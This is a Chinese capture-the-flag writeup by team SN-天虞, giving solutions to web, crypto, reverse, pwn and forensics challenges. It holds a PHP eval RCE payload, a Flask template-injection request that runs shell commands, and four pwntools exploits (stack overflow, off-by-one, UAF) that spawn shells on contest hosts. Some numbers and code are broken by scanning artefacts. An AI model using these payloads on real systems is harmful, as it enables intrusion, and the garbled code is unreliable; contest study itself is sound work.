# 长安“战疫”网络安全卫士守护赛 writeup

# SN-天虞战队 WRITEUP

## 一、 战队信息

战队名称：**SN-天虞**

战队编号：f63571b9a2ecd408

所属单位：南京赛宁信息技术有限公司

战队成员姓名：好久不见、L-1-q

## 二、 解题情况

**请粘贴战队排名截图和答题情况截图：**


| 排名 | 战队名称 | 总分 | 战队强项 | 解题数量 | 一血数量 | 最新更新 |
|---|---|---|---|---|---|---|
| 1 | EDI | 20546.64 | Misc | 23 | 0 | 2022-01-08 17:24:13 |
| 2 | or4nge | 19535.27 | Misc | 22 | 1 | 2022-01-08 17:26:07 |
| 3 | SN-天虞 | 18599.16 | Misc | 21 | 2 | 2022-01-08 17:16:53 |
| 4 | Timeline Sec | 17547.92 | Misc | 20 | 1 | 2022-01-08 17:26:08 |
| 5 | Arr3stY0u1 | 17498.41 | Misc | 20 | 0 | 2022-01-08 17:48:12 |
| 6 | Arr3stY0u2 | 17488.45 | Misc | 20 | 0 | 2022-01-08 17:46:33 |
| 7 | n03tAck | 16575.18 | Misc | 19 | 1 | 2022-01-08 17:22:18 |
| 8 | 坏男人ZRD不给我椒椒 | 16574.36 | Misc | 19 | 0 | 2022-01-08 17:15:18 |
| 9 | mini-venom | 15666.65 | Crypto | 17 | 1 | 2022-01-08 16:32:56 |
| 10 | TeamGipsy | 15591.46 | Crypto | 18 | 0 | 2022-01-08 17:52:04 |

（提交的时候请把下图替换为您队伍解题总榜上的排名截图）

# 三、 解题过程

## 题目一 RCE_No_Para

### 操作内容：

根据赛题名称和源代码可以知道，就是一个简单的无参数 RCE 但是过滤了 dir 所以利用参数来达到目的

```
<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
	if(!preg_match('/session|end|next|header|dir/i',$_GET['code'])){
		eval($_GET['code']);
	}else{
		die("Hacker!");
	}
}else{
	show_source(__FILE__);
}
?>
```

构造 payload

?leon=show_source(next(array_reverse(scandir(pos(localeconv()))))));;&code=eval(pos(pos(get_defined_vars()))));

### 如该题使用自己编写的脚本请详细写出，不允许截图

?leon=show_source(next(array_reverse(scandir(pos(localeconv()))))));;&code=eval(pos(pos(get_defined_vars()))));

### flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}

flag{fb677b219324fd99b9219af8b20f58ca}

# 题目二 flask

（题目序号 请参考解题总榜上面的序号）

## 操作内容：

过滤了__和[]符号，可以利用 attr 函数来绕过,将真正的属性放到请求的 cookie 中去

## 如该题使用自己编写的脚本请详细写出，不允许截图

```
#coding:utf8
import requests

headers = {
    'Cookie':'globals=__globals__'
}

r = requests.get('http://dc62caf3.lxctf.net/login/../admin?name={{ (lipsum|attr(request.cookies.globals)).os.popen("cat flag").read()    }}&static.js?',headers = headers)

print r.content
```

## flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}

**flag{a75bc678b7ba35b62081afe2057be74b}**

# 题目三 math

（题目序号 请参考解题总榜上面的序号）

## 操作内容：

通过式子构造然后计算出 **N**，之后直接用 **RSA** 得到 **flag**

## 如该题使用自己编写的脚本请详细写出，不允许截图

```
from Crypto.Util.number import long_to_bytes
import gmpy2

e = 65541
y =
51961960507057231381120293542412135603651316872837771039919745900503308818522930378
57030837243139843347360405640059895049182607258744842918637025468416691
x =
63488551363815313154986003860115000889651797745325897760233163814624190388635074251
14122666114524009822536486875402878926042335189942205851772971588914811
d =
12229762080256793227243175237655073364508288450791593728300851000080680185012132536
26703373105142026689000780754489057298343510661685870080033478741207544632643956525
16225963591350427478627227639330490916641343050747799692445329361968557854727026637
06707268840862976447952434599405787961355270136405394504344 1
kn = e * d - 1
count = 0
def solve(a, b, c):
    D = b ** 2 - 4 * a * c
    assert gmpy2.is_square(D)
    x1 = (-b + gmpy2.isqrt(D)) // (2 * a)
    x2 = (-b - gmpy2.isqrt(D)) // (2 * a)
    return x1, x2


for k in range(3, e):
    if kn % k == 0:
        count += 1
        phi_n = kn // k
        # coefficients of quadratic eq
        a = x - 1
        b = x * y - 1 + (x - 1) * (y - 1) - phi_n
        c = (y - 1) * (x * y - 1)
        try:
```

```
                k1, k2 = solve(a, b, c)
                if (x * y - 1) % k1 == 0:
                    k2 = (x * y - 1) // k1
                elif (x * y - 1) % k2 == 0:
                    k1, k2 = k2, (x * y - 1) // k2
                else:
                    assert False
                p, q = x + k2, y + k1
                N = p * q
                print(N)
                break
            except AssertionError:
                pass
N=13204903321232112896109536057909279309784644954009519522686052542730562264309981
36043026733936576227265181795545871852265872589121720459480329388810357056668423694
19365682692099428863197844298026451076265894311964282953036219113238502314095281998
484630467947592361688453338426734324578977973086209026371996393
c =
63282442425364769361603505235966142893985650589817177416369151290644447029685823704
98402624710114030656586074077593557086177503548999566731527607632046866150018317368
24149941925909265357336449150852517537005608605141583405668486210127981750920056953
209853086542780896908642033745649832507930441637776152257 34
print(long_to_bytes(pow(c, d, N)))
```

## flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}

**flag{c4617a206ba83d7f824dc44e5e67196a}**

# 题目四 no_math_no_cry

（题目序号 请参考解题总榜上面的序号）

## 操作内容：

（请输入操作内容）

## 如该题使用自己编写的脚本请详细写出，不允许截图

```
#sagemath
from Crypto.Util.number import*
a=107150860718626732094842504906000181056140481170553360744375038837035105112482116
714891454004711300497129471885056121842207119499746892753163456560795385833890958 69
818942817127245278601695124271626668045250476877726638182396614587807925457735428 71
997287494427917212841150020911140650711258599609853 0169
a=a-0x0338470
a=sqrt(a)
a=(1<<500)-a
#a=175590630715657737802001590114848305707265818075457058980756525809979783549
a=long_to_bytes(a)
print(a)
```

## flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}
**cazy{1234567890_no_m4th_n0_cRy}**

# 题目五 no_cry_no_can

（题目序号 请参考解题总榜上面的序号）

## 操作内容：

（请输入操作内容）

## 如该题使用自己编写的脚本请详细写出，不允许截图

```
#coding:utf8

a = '<pH\x86\x1a&"m\xce\x12\x00pm\x97U1uA\xcf\x0c:NP\xcf\x18~l'
msg = 'cazy{'
key = ''
for i in range(5):
```

```
    key += chr(ord(msg[i]) ^ ord(a[i]))

ans = ''
for i in range(27):
    ans += chr(ord(key[i%5])^ord(a[i]) )

print(ans)
```

## flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}
**cazy{y3_1s_a_h4nds0me_b0y!)**

# 题目六 no_can_no_bb

（题目序号 请参考解题总榜上面的序号）

## 操作内容：

直接从[1,1<<20]之间爆破 key

## 如该题使用自己编写的脚本请详细写出，不允许截图

```
#coding:utf8
from Crypto.Util.number import long_to_bytes
from Crypto.Cipher import AES
enc =
b'\x9d\x18K\x84n\xb8b|\x18\xad4\xc6\xfc\xec\xfe\x14\x0b_T\xe3\x1b\x03Q\x96e\x9e\xb8MQ\xd5\xc
3\x1c'
def pad(m):
    tmp = 16-(len(m)%16)
    return m + bytes([tmp for _ in range(tmp)])
def encrypt(m,key):
    aes = AES.new(key,AES.MODE_ECB)
    return aes.encrypt(m)
def decrypt(m,key):
    aes = AES.new(key,AES.MODE_ECB)
    return aes.decrypt(m)
```

```
if __name__ == "__main__":
    for k in range(1,1<<20):
        print(k)
        key = pad(long_to_bytes(k))
        c = decrypt(enc,key)
        if c.startswith(b'cazy'):
            print(c)
            break
```

## flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}
**cazy{n0_c4n,bb?n0p3!}**

# 题目七 LinearEquations

（题目序号 请参考解题总榜上面的序号）

## 操作内容：

根据题目**(self.a * self.state[-1] + self.b * self.state[-2] + self.c) % self.n** 可以得到三组方程

## 如该题使用自己编写的脚本请详细写出，不允许截图

```
(8922951687182166500*x+y*2626199569775466793+z)%10104483468358610819==454458498974504742
(x*454458498974504742+y*8922951687182166500+z)%10104483468358610819==7289424376539417914
(x*7289424376539417914+y*454458498974504742+z)%10104483468358610819==8673638837300855396
#x=5490290802446982981
#y=8175498372211240502
#z=6859390560180138873

#然后转成字符拼接
```

```
b'L1near_E'
b'qu4t1on6'
b'_1s_34sy'
```

## flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}

**cazy{L1near_Equ4t1on6_1s_34sy}**

# 题目八 cute_doge

（题目序号 请参考解题总榜上面的序号）

## 操作内容：

直接用 IDA 打卡，shift+f12 可以看到

IDA View-A | Pseudocode-A | Strings | Hex View

| Address | Length | Type | String |
|---|---|---|---|
| .rdata:0000000... | 00000006 | C | ctf1_ |
| .rdata:0000000... | 00000008 | C | :/i18n/ |
| .rdata:0000000... | 0000000B | C | MainWindow |
| .rdata:0000000... | 0000000E | C | centralwidget |
| .rdata:0000000... | 0000000B | C | pushButton |
| .rdata:0000000... | 00000020 | C | background-image: url(:/paper); |
| .rdata:0000000... | 00000006 | C | label |
| .rdata:0000000... | 0000000A | C | Agency FB |
| .rdata:0000000... | 00000008 | C | menubar |
| .rdata:0000000... | 0000000A | C | statusbar |
| .rdata:0000000... | 0000001D | C | ZmxhZ3tDaDFuYV95eWRzX2Nhenl9 |
| .rdata:0000000... | 0000000A | C | cute_doge |
| .rdata:0000000... | 00000008 | C | default |
| .rdata:0000000... | 00000005 | C | PNG\r\n |
| .rdata:0000000... | 00000006 | C | \rIHDR |

Base64 解码即可

## 如该题使用自己编写的脚本请详细写出，不允许截图


## flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}
flag{Ch1na_yyds_cazy}

# 题目九 combat_slogan

## 操作内容：

jd 打开 jar 文件




输入的字符串经过 ttd 加密后与相等即可.

## 如该题使用自己编写的脚本请详细写出，不允许截图

```
str="Jr_j1ly_s1tug_g0_raq_g0_raq_pnml"
flag=""
for i in range(len(str)):
        if 65<=ord(str[i])<=90 or 97<=ord(str[i])<=122:
                if 65<=ord(str[i])<=77:
                        flag+=chr(ord(str[i])+13)
                if 78<=ord(str[i])<=90:
                        flag+=chr(ord(str[i])-13)
```

```
                if 97<=ord(str[i])<=109:
                        flag+=chr(ord(str[i])+13)
                if 110<=ord(str[i])<=122:
                        flag+=chr(ord(str[i])-13)


        else:
                flag+=str[i]
print flag
```

## flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxx}
**flag{We_w11l_f1ght_t0_end_t0_end_cazy}**

# 题目十 hello_py

（题目序号 请参考解题总榜上面的序号）

## 操作内容：

**pyc** 反编译得到如下

```
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
import threading
import time

def encode_1(n):
    global num
    if num >= 0:
        flag[num] = flag[num] ^ num
        num -= 1
        time.sleep(1)
    if num <= 0:
        pass
```

```
def encode_2(n):
    global num
    if num >= 0:
        flag[num] = flag[num] ^ flag[num + 1]
        num -= 1
        time.sleep(1)
    if num < 0:
        pass


Happy = [
    44,
    100,
    3,
    50,
    106,
    90,
    5,
    102,
    10,
    112]
num = 9
f = input('Please input your flag:')
if len(f) != 10:
    print('Your input is illegal')
    continue
flag = list(f)
j = 0
print("flag to 'ord':", flag)
t1 = threading.Thread(target= encode_1, args=(1,))
t2 = threading.Thread(target= encode_2, args=(2,))
t1.start()
time.sleep(0.5)
t2.start()
t1.join()
t2.join()
print(flag)
if flag == Happy:
    print('Good job!')
    continue
print('No no no!')
continue
```

得知，**flag** 偶数位和下一位异或，奇数位和 **flag** 下标异或，反推之，可以获得 **flag**

# 如该题使用自己编写的脚本请详细写出，不允许截图

```
Happy = [
    44,
    100,
    3,
    50,
    106,
    90,
    5,
    102,
    10,
    112]
num = 0

Happy[num] ^= Happy[num+1]
num += 1
Happy[num] ^= num
num += 1
Happy[num] ^= Happy[num+1]
num += 1
Happy[num] ^= num
num += 1
Happy[num] ^= Happy[num+1]
num += 1
Happy[num] ^= num
num += 1
Happy[num] ^= Happy[num+1]
num += 1
Happy[num] ^= num
num += 1
Happy[num] ^= Happy[num+1]
num += 1
Happy[num] ^= num
for i in Happy:
    print(chr(i),end='')
```

## flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}
flag{He110_cazy}

# 题目十一 pwn1

（题目序号 请参考解题总榜上面的序号）

## 操作内容：

题目明显的栈溢出、一个 **buf** 栈地址和一个后门，没开 **canary**、**pie**

```
int __cdecl main()
{
  char buf[52]; // [esp+0h] [ebp-38h] BYREF

  sub_80484FB();
  printf("Gift:%p\n", buf);
  read(0, buf, 0x100u);
  return 0;
}
```

可直接溢出覆盖返回地址为 bckdoor

## 如该题使用自己编写的脚本请详细写出，不允许截图

```
#coding:utf8
from pwn import *

backdoor = 0x08048540
sh= remote('113.201.14.253',16088)
#sh = process('./pwn1')
sh.recvuntil('Gift:')
stack_addr = int(sh.recvuntil('\n',drop = True),16)
payload = 'a'*0x34 + p32(stack_addr + 0x3c) + p32(backdoor)
sh.sendline(payload)
sh.interactive()
```

## flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}
**flag{474b7f9219effe69530da4ad63c1752a}**

# 题目十二 pwn2

（题目序号 请参考解题总榜上面的序号）

## 操作内容：

**add** 函数 **read** 的时候由 **offbyone**

```
unsigned __int64 add()
{
  int i; // [rsp+Ch] [rbp-14h]
  int j; // [rsp+10h] [rbp-10h]
  int v3; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v4; // [rsp+18h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  for ( i = 0; i <= 15 && qword_202080[i]; ++i )
    ;
  sub_A60("size: ");
  v3 = sub_AB8();
  if ( v3 <= 0 || v3 > 1040 )
    exit(0);
  qword_202080[i] = malloc(v3);
  dword_202040[i] = v3;
  sub_A60("content: ");
  for ( j = 0; j <= v3; ++j )                    // offbyone
  {
    if ( (char)read(0, (void *)(qword_202080[i] + j), 1uLL) <= 0 )
      exit(0);
    if ( *(_BYTE *)(qword_202080[i] + j) == 10 )
    {
      *(_BYTE *)(qword_202080[i] + j) = 0;
      return __readfsqword(0x28u) ^ v4;
    }
  }
  return __readfsqword(0x28u) ^ v4;
}
```

**show** 函数没有检查下标，有下标越界，可泄露 **libc**

```
unsigned __int64 show()
{
   int v1; // [rsp+4h] [rbp-Ch]
   unsigned __int64 v2; // [rsp+8h] [rbp-8h]

   v2 = __readfsqword(0x28u);
   sub_A60("idx: ");
   v1 = sub_AB8();
   if ( v1 <= 15 )      //  下标为负
      sub_A60(qword_202080[v1]);
   return __readfsqword(0x28u) ^ v2;
}
```

通过下标越界泄露 **libc**，**offbyone** 制造堆块重叠，打 **freehook** 为 **system**

# 如该题使用自己编写的脚本请详细写出，不允许截图

```
#coding:utf8
from pwn import *
#sh = process('./pwn2')
sh = remote('113.201.14.253',16066)
libc = ELF('/lib/x86_64-linux-gnu/libc-2.27.so')
def add(size,content):
    sh.sendlineafter('Choice:','1')
    sh.sendlineafter('size:',str(size))
    sh.sendafter('content:',content)
def edit(index,content):
    sh.sendlineafter('Choice:','2')
    sh.sendlineafter('idx:',str(index))
    sh.sendafter('content:',content)
def delete(index):
    sh.sendlineafter('Choice:','3')
    sh.sendlineafter('idx:',str(index))
def show(index):
    sh.sendlineafter('Choice:','4')
    sh.sendlineafter('idx:',str(index))
show(-0x11)
sh.recv(1)
libc_base = u64(sh.recv(6).ljust(8,'\x00')) - libc.sym['_IO_2_1_stderr_']
free_hook = libc_base + libc.sym['__free_hook']
system_addr = libc_base + libc.sym['system']
print 'libc_base=',hex(libc_base)
context.log_level = 'debug'
```

```
add(0xF0,'a'*0xF1) #0
add(0x80,'b'*0x81) #1
add(0xF0,'c'*0xF1) #2
for i in range(7):
    add(0xF0,'d'*0xF1)
for i in range(3,10):
    delete(i)
delete(0)
delete(1)
add(0x88,'b'*0x80 + p64(0x90 + 0x100) + '\n') #0
delete(0)
delete(2)
add(0x110,'a'*0xF0 + p64(0) + p64(0x81) + p64(free_hook) + '\n') #0
add(0x80,'/bin/sh\x00\n') #1
add(0x80,p64(system_addr) + '\n') #2
delete(1)
sh.interactive()
```

## flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}
**flag{33cb931de8350b94d949efa8220d5433}**

# 题目十三 pwn3

（题目序号 请参考解题总榜上面的序号）

## 操作内容：

strncat 最后的\x00 会把结构中的 size 覆盖为 0，这样下一次进行 level_up 时就可以覆盖到 hp 的值了，然后就能打怪进入后门函数了

```
int __fastcall level_up(Game *a1)
{
  unsigned int v2; // [rsp+1Ch] [rbp-34h]
  char s[40]; // [rsp+20h] [rbp-30h] BYREF
  unsigned __int64 v4; // [rsp+48h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  memset(s, 0, sizeof(s));
  if ( !LOBYTE(a1->hp) )
    return puts("You need create the character!");
  if ( SLOBYTE(a1->level) > 0x23 )
    return puts("You can't level up any more!");
  puts("Give me another level :");
  getInput(s, 0x24 - SLOBYTE(a1->level));
  strncat((char *)a1, s, 0x24 - SLOBYTE(a1->level));
  v2 = strlen(s) + a1->level;
  printf("You new leve is : %u\n", v2);
  a1->level = v2;
  return puts("Have fun!");
}
```

如该题使用自己编写的脚本请详细写出，不允许截图

```
#coding:utf8
from pwn import *


#sh = process('./Gpwn3')
sh = remote('113.201.14.253',16033)
libc = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')


sh.sendlineafter('You choice:','1')
sh.sendlineafter('level :','a'*0x20)


sh.sendlineafter('You choice:','2')
sh.sendafter('level :','a'*0x4)


sh.sendlineafter('You choice:','2')
sh.sendafter('level :',p32(0xffffffff))


sh.sendlineafter('You choice:','3')
```

```
sh.recvuntil('reward: ')
libc_base = int(sh.recvuntil('\n',drop = True),16) - libc.sym['puts']
one_gadget = libc_base + 0xf1247
print('one_gadget=',hex(one_gadget))
sh.sendafter('name:',p64(libc_base + 0x5f0f48))
sh.sendafter('you!',p64(one_gadget))


sh.interactive()
```

## flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}

**flag{3901afdc7f79dedfdb062a241eb3a575}**

# 题目十四 pwn4

## 操作内容：

Uaf

```
__int64 __fastcall sub_2DD6(__int64 a1)
{
  if ( *(_QWORD *)a1 )
    operator delete[](*(void **)a1);
  *(_QWORD *)(a1 + 8) = 0LL;
  *(_QWORD *)(a1 + 16) = 0LL;
  return sub_3086(a1);
}
```

本题难点在于远程的堆结构有点不一样，通过 UAF 配合 edit 去控制另一个节点的结构，构造任意地址读写后把远程内存读出来，慢慢尝试，最终找到合适的偏移

## 如该题使用自己编写的脚本请详细写出，不允许截图

```
#coding:utf8
from pwn import *


#sh = process('./pwn4')
#sh = process('./pwn4',env = {'LD_PRELOAD':'./libc-2.31.so'})
```

```
sh = remote('113.201.14.253',16222)
#sh = remote('127.0.0.1',6666)
libc = ELF('/usr/lib/x86_64-linux-gnu/libc-2.31.so')


def add(index,name,key,value):
   sh.sendlineafter('Your choice:','1')
   sh.sendlineafter('index:',str(index))
   sh.sendlineafter('name:',name)
   sh.sendlineafter('key:',key)
   sh.sendlineafter('value:',str(value))


def show(index):
   sh.sendlineafter('Your choice:','2')
   sh.sendlineafter('index:',str(index))


def edit(index,name,length,key,value):
   sh.sendlineafter('Your choice:','3')
   sh.sendlineafter('index:',str(index))
   sh.sendlineafter('name:',name)
   sh.sendlineafter('length:',str(length))
   sh.sendlineafter('Key:',key)
   sh.sendlineafter('Value:',str(value))


def delete(index):
   sh.sendlineafter('Your choice:','4')
   sh.sendlineafter('index:',str(index))


add(0,'a'*0x10,'b'*0x10,0x12345678)
add(1,'c'*0x10,'d'*0x10,0x12345678)

delete(0)
show(0)
sh.recvuntil('Key: ')
heap_addr = u64(sh.recv(6).ljust(8,'\x00'))
print 'heap_addr=',hex(heap_addr)


delete(1)
```

```
edit(0,'a'*0x10,6,p64(heap_addr + 0x20)[0:6],0x66666666)


add(2,'c'*0x10,'d'*0x10,0x12345678)
add(3,'c'*0x10,'d'*0x10,0x12345678)


context.log_level = 'debug'
for i in range(4,13):
   add(i,'c'*0x10,str(i-4)*0x100,0x12345678)

for i in range(4,7):
   delete(i)

for i in range(9,13):
   delete(i)

delete(7)

edit(3,'c'*0x10,0x8,p64(heap_addr + 0x400 + 0x900 - 0x90),1)
show(0)

sh.recvuntil('Key: ')
libc_base = u64(sh.recv(6).ljust(8,'\x00')) - 0x1ebbe0
system_addr = libc_base + libc.sym['system']
free_hook_addr = libc_base + libc.sym['__free_hook']
print 'libc_base=',hex(libc_base)

delete(2)
edit(2,'a'*0x10,6,p64(free_hook_addr)[0:6],0x66666666)

add(2,'c'*0x10,'/bin/sh\x00',0x12345678)
add(4,'c'*0x10,p64(system_addr),0x12345678)
#getshell
delete(2)

sh.interactive()
```

## flag 值：


flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxx}

# 题目十五 八卦迷宫

（题目序号 请参考解题总榜上面的序号）

## 操作内容：

（走出迷宫，然后把对应字符转换成拼音即可




然后把战等价于 **zhan**，其他同理，得到 **flag**

## 如该题使用自己编写的脚本请详细写出，不允许截图

## flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxx}

**cazy{zhanchangyangchangzhanyanghechangshanshananzhanyiyizhanyianyichanganyang}**

# 题目十六 朴实无华的取证

（题目序号 请参考解题总榜上面的序号）

## 操作内容：

volatility -f xp_sp3.raw --profile=WinXPSP3x86 filescan |grep flag #查找 flag 文件
volatility -f xp_sp3.raw --profile=WinXPSP3x86 filescan |grep 桌面
volatility -f xp_sp3.raw --profile=WinXPSP3x86 dumpfiles -Q 0x0000000001b301c0 -D ./ -u

**flag.png** 中的那串字符是 **flag** 的密文，加密方法在 **flag.zip** 中（变形的凯撒密码），**flag.zip** 的解压密码在我的日记**.txt** 中

## 如该题使用自己编写的脚本请详细写出，不允许截图

## flag 值：


flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxx}
**cazy{Xian_will_certainly_succeed_in_fighting_the_epidemic}**

# 题目十七 西安加油

（题目序号 请参考解题总榜上面的序号）

## 操作内容：

打开数据包




导出后按照大小排序能看到 **secret.txt**，**Base64** 解密后得到一个 **PK**，用脚本保存成一个 **zip**，打开看到全是图片，然后解压出来拼图


## 如该题使用自己编写的脚本请详细写出，不允许截图

```
import os,base64

with open("\secret.txt","r") as f:
    imgdata = base64.b64decode(f.read())
    file = open('1.zip','wb')
    file.write(imgdata)
    file.close()
```

## flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}

**cazy{make_XiAN_great_Again}**

# 题目十八 binry

（题目序号 请参考解题总榜上面的序号）

## 操作内容：

用二进制文件读取 **234**，发现文件头为 **CAFEBABE,**即 **class** 文件头，用 **IDA** 打开查看能够看到定义了一个数组，然后把这个数组转字符，然后 **base64** 解密这个字符，得到一堆 **01** 组成的数字，猜测可以能够 **37*37** 的二维码，用脚本构建二维码

## 如该题使用自己编写的脚本请详细写出，不允许截图

```
from PIL import Image
MAX = 37
width = 37
height = 37
pic = Image.new("RGB",(width, height))
str =
"0000000101110000000001111110111000000\n0111110101101010111110001110110111110\n0100010100001111000111010110110100010\n0100010110000011000111000001010100010\n0100010111011011001101101011110100010\n0111110101110100000001001000010111110\n0000000101010101010101010101010000000\n1111111100100000000100110011111111111\n1100010101010000101111110100000011000\n0101101000110010010000100110101011101\n1011000001001111001100011010000010010\n1110111111110010101011
```

```
01000110101011100\n10101100011100000001101000000000000010\n01101010010001000
110111010111011111101\n00101001001111111011100001100101000010\n00100011011101
101100110011001100110011101\n11101001100011111110110100110000000010\n00001110101
000111000001011011111110111\n11011001101011010011000101001100000100\n01010010
011110010000010011100100101 11\n01010100110001110001100100000010101000\n10011
011111011101100100111111101011101\n11011000101110000001011101100010110 10\n00
110010001111011000111101001001 11101\n01010000011101011101101011111100100010\
n01010110110010010000001101000100111 11\n01101000100011100101100110111110011
00\n01110011111000000101101101110011111100\n01001100101100101000101110110000
00000\n11111111101011001110011100101011101011\n00000001110001110110101100010
10100100\n01111101110011010101101011000111011 11\n01000101001100001100110100
00000000010\n01000101011111011000111111111110100111\n01000101011011111111000
00010101010110\n01111101111110001011010011110001101 10\n00000001111110111101
10000000100011000"
i=0
for y in range (0,height):
   for x in range (0,width):
      if(str[i] == '0'):
         pic.putpixel([x,y],(0, 0, 0))
      else:
         pic.putpixel([x,y],(255,255,255))
      i = i+1
pic.show()
pic.save("flag.png")
```

## flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}
**flag{932b2c0070e4897ea7df0190dbf36ece}**


# 题目十九 无字天书

（题目序号 请参考解题总榜上面的序号）

## 操作内容：

导出对象可以看到 php 文件，有个文件中的 16 进制，根据文件头可以发现是个 zip，还原出来并解压后是 flag.txt 和 key.ws
通过 https://vii5ard.github.io/whitespace/执行后拿到 key，猜测是 SNOW 隐写

使用工具得到 flag




## 如该题使用自己编写的脚本请详细写出，不允许截图

## flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxx}

